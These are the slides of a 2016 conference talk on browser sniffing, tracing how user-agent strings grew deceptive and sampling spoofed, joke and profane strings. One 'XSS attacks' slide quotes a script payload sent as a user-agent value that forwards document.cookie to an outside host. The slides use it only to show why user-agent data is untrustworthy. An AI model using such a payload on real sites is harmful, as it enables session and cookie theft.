the 8 minute version that contains
none of that boring shit and just
the jokes and weird stuff

everybody lies

fronteers conference – jam sessions, october 6th 2016

warning:

this talk is full of
lies and deception

yes...
this talk is about
browser sniffing

why?

browser sniffing is

dirty

you should use

feature detection

Dear Web Developers: Browser Sniffing is Stupid

http://www.webstandards.org/2002/12/20/dear-web-developers-browser-sniffing-is-stupid/

5 Reasons Why Browser Sniffing Stinks

https://www.sitepoint.com/why-browser-sniffing-stinks/

everybody uses
browser sniffing

why...
is browser sniffing
so difficult?

things started out simple

Mosaic/0.9

Netscape Navigator

```
Mozilla/1.0 (Win3.1)
```

code name of
the browser

but it quickly started
to get complicated

Internet Explorer

```
Mozilla/1.0 (compatible; MSIE 1.0; Windows 95)
```

compatible with
Netscape Navigator 1.0

Opera/10.00 (Windows NT 5.1; U; en)
Presto/2.2.0

Opera

```
Opera/9.8 (Windows NT 5.1; U; en)
Presto/2.2.0 Version/10.00
```


real version of
the browser

```
Mozilla/5.0
(Windows; U; Windows NT 6.0; en; rv:1.9.1)
Gecko/20090624 Firefox/3.5
```

build date of
the rendering engine

Firefox

Mozilla/5.0 (Windows NT 6.0; rv:2.0)
Gecko/20100101 Firefox/4.0



build date is no
longer updated

Mozilla/5.0 (Windows NT 6.0; rv:16.0)
Gecko/16.0 Firefox/16.0

and it gets worse...

Safari

Mozilla/5.0
(Macintosh; U; PPC Mac OS X 10_4_11; en)
AppleWebKit/525.27.1 (KHTML, like Gecko)
Version/3.2.3 Safari/525.28.3

Mozilla/5.0
(Windows; U; Windows NT 6.0; en)
AppleWebKit/525.27.1 (KHTML, like Gecko)
Chrome/15.0.874.120 Safari/525.28.3

Mozilla/5.0
(Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/44.0.2403.155 Safari/537.36
OPR/31.0.1889.180

Internet Explorer

Mozilla/5.0

(Windows NT 6.3; Trident/7.0; rv:11.0)

like Gecko

Mozilla/5.0 (Windows NT 10.0)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/42.0.2311.135 Safari/525.28.3
Edge/12.10162

and those were all relatively
normal user-agent strings

sometimes browsers lie to
hide their true identity

Opera/9.80 (X11; Linux zbov; U; en)
Presto/2.9.201 Version/11.50

Opera Mobile (desktop mode)

ROT 13 encrypted
“mobi“


```
Opera/9.80 (X11; Linux zbov; U; en)
Presto/2.9.201 Version/11.50
```

Internet Explorer

Mozilla/5.0 (compatible; MSIE 8.0;
Windows NT 6.1; Trident/5.0)

Internet Explorer (compatibility view)

```
Mozilla/5.0 (compatible; MSIE 8.0;
Windows NT 6.1; Trident/5.0)
```

Trident 5 means it's Internet Explorer 9

and it is possible to change the user-agent string yourself

XSS attacks

```
<script>alert("My Little Pony");</script>

<script language="JavaScript">document.location=
"http://www.max1094.18.lc/admin/cookies.php?c=" +
document.cookie;</script>

<img src="http://bravo.trollab.org/mylittlepony.png"
alt="My Little Pony">
```

XSS attacks

funny people

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Mozilla/10.0 (compatible; MSIE 10.0; CP/M; 8-bit)

angry people

angry people


FuckZilla/666.0 (Gavnoid; Debile; rv:123.0)
FuckYou/123.0 FuckingFox/321.0


Opera/9.80 (Windows NT 6.1; U; FuckYou; xx)
Presto/2.10.229 Version/11.62


Seriously, Go fuck yourself


W3C standards are important.
Stop fucking obsessing over user-agent already.


1.000.000
unique
useragent
strings



82 x fuck
1.000.000
unique
useragent
strings



82 x fuck
1.000.000
unique
useragent
strings
6 x ass


82 x fuck
1.000.000
unique
useragent
strings
6 x ass
3 x vagina


82 x fuck
1.000.000
unique
useragent
strings
6 x ass
3 x vagina
108 x sex


82 x fuck
1.000.000
unique
useragent
strings
6 x ass
10 x shit
3 x vagina
108 x sex


82 x fuck
9 x dick
1.000.000
unique
useragent
strings
6 x ass
10 x shit
3 x vagina
108 x sex


4 x balls
82 x fuck
9 x dick
1.000.000
unique
useragent
strings
6 x ass
10 x shit
3 x vagina
108 x sex

user-agent strings
cannot be trusted!

everybody lies

you should never

use browser sniffing for controlling access to your website

you should never

use browser sniffing for determining browser capabilities

you should never

build your own
browser sniffing library

“If you tell a big enough lie
and tell it frequently enough,
it will be believed”

– Ghandi

“If you tell a big enough lie
and tell it frequently enough,
it will be believed”

– Ghandi

“If you tell a big enough lie
and tell it frequently enough,
it will be believed”

– Adolf Hitler

thank you!

thank you!